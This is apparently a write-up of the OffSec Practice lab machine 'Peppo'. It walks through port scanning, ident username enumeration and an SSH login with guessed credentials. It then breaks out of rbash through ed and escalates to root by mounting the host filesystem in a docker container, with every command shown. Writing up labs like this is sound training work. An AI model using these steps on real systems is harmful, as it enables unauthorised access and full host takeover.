
OffSec Practice

Peppo(Hard)


Alif

Enumeration

Nmap




```
└─$ sudo nmap -Pn -T4 192.168[redacted] -p-
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 10:38 EST
Nmap scan report for 192.168[redacted]
Host is up (0.16s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE  SERVICE
22/tcp    open   ssh
53/tcp    closed domain
113/tcp   open   ident
5432/tcp  open   postgresql
8080/tcp  open   http-proxy
10000/tcp open   snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 313.70 seconds
```



```
PORT      STATE  SERVICE           VERSION
22/tcp    open   ssh               OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_auth-owners: root
| ssh-hostkey:
|   2048 75:4c:02:01:fa:1e:9f:cc:e4:7b:52:fe:ba:36:85:a9 (RSA)
|   256 b7:6f:9c:2b:bf:fb:04:62:f4:18:c9:38:f4:3d:6b:2b (ECDSA)
|_  256 98:7f:b6:40:ce:bb:b5:57:d5:d1:3c:65:72:74:87:c3 (ED25519)
53/tcp    closed domain
113/tcp   open   ident             FreeBSD identd
|_auth-owners: nobody
5432/tcp  open   postgresql        PostgreSQL DB 12.3 - 12.4
8080/tcp  open   http              WEBrick httpd 1.4.2 (Ruby 2.6.6 (2020-03-31))
| http-robots.txt: 4 disallowed entries
|_/issues/gantt /issues/calendar /activity /search
|_http-title: Redmine
|_http-server-header: WEBrick/1.4.2 (Ruby/2.6.6/2020-03-31)
10000/tcp open   snet-sensor-mgmt?
|_auth-owners: eleanor
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, RP
CCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11
Probe:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Sat, 20 Jan 2024 15:45:26 GMT
|     Connection: close
|     Hello World
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Sat, 20 Jan 2024 15:45:15 GMT
|     Connection: close
|     Hello World
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Sat, 20 Jan 2024 15:45:16 GMT
|     Connection: close
|_    Hello World
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port10000-TCP:V=7.94SVN%I=7%D=1/20%Time=65ABEA8C%P=x86_64-pc-linux-gnu%
```

Port 113 (Ident)

From looking at Hacktricks, it seems that ident is a Internet protocol that helps identify the user of a particular TCP connection. I followed the enumeration technique and go this info:




```
└─$ ident-user-enum 192.168.168.60 22 113 5432 8080 10000
ident-user-enum v1.0 ( http://pentestmonkey.net/tools/ident-user-enum )

192.168.168.60:22       root
192.168.168.60:113      nobody
192.168.168.60:5432     <unknown>
192.168.168.60:8080     <unknown>
192.168.168.60:10000    eleanor
```

So I got the possible usernames for the host.

Getting the Shell


Port 22(SSH)

With the credentials eleanor:eleanor, i got the SSH login:




```
└─$ ssh eleanor@192.168.168.60
eleanor@192.168.168.60's password:
Linux peppo 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
eleanor@peppo:~$ ls
bin  helloworld  local.txt
```

But it seems that I am in a restricted shell:




```
eleanor@peppo:~$ cat local.txt
-rbash: cat: command not found
eleanor@peppo:~$ cd ..
-rbash: cd: restricted
eleanor@peppo:~$ █
```




```
eleanor@peppo:~$ $SHELL
-rbash: /bin/rbash: restricted: cannot specify `/' in command names
eleanor@peppo:~$ echo $SHELL
/bin/rbash
```

So I will need a way to break out and get into a different shell, when trying to look for any text editors: vim, vi, nano ….etc., only the ed was allowed, so i tried to break out of the rbash shell:




```
eleanor@peppo:~$ ed
!/bin/sh
$ 
```

Not only this, i will also have to change the PATH env variable



```
/bin/sh: 2: cat: not found
$ PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
$ cat
```


Now i can get the local proof txt:



```
$ ls
bin  helloworld  local.txt
$ cat local.txt
cfdd724763db7cc88829d[redacted]
$ 
```

Privilege Escalation

When using id, the eleanor user is inside the docker group, whic could be a ticket to escalate privileges, looking at GTFObins page on docker it says this:



.. / docker

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.


Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.


```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

when trying the command line, it seems that there is an issue with the keyword alpine:




```
eleanor@peppo:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get https://registry-1.docker.io/v2/: net/http: request canceled while waiting f
or connection (Client.Timeout exceeded while awaiting headers).
See 'docker run --help'.
eleanor@peppo:~$ █
```

So when looking into it further, I will need to check the image file being used on this host:




```
eleanor@peppo:~$ docker image

Usage:  docker image COMMAND

Manage images

Commands:
  build       Build an image from a Dockerfile
  history     Show the history of an image
  import      Import the contents from a tarball to create a filesystem image
  inspect     Display detailed information on one or more images
  load        Load an image from a tar archive or STDIN
  ls          List images
  prune       Remove unused images
  pull        Pull an image or a repository from a registry
  push        Push an image or a repository to a registry
  rm          Remove one or more images
  save        Save one or more images to a tar archive (streamed to STDOUT by default)
  tag         Create a tag TARGET_IMAGE that refers to SOURCE_IMAGE

Run 'docker image COMMAND --help' for more information on a command.
eleanor@peppo:~$ docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
redmine             latest              0c8429c66e07        3 years ago         542MB
postgres            latest              adf2b126dda8        3 years ago         313MB
eleanor@peppo:~$ █
```

It seems i will need to replace the alpine keyword with redmine:



```
eleanor@peppo:~$ docker run -v /:/mnt --rm -it redmine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

With this i can read the root proof text file:



```
# cd /root
# ls
proof.txt
# cat proof.txt
931720f55ec8cca9404675[redacted]
#
```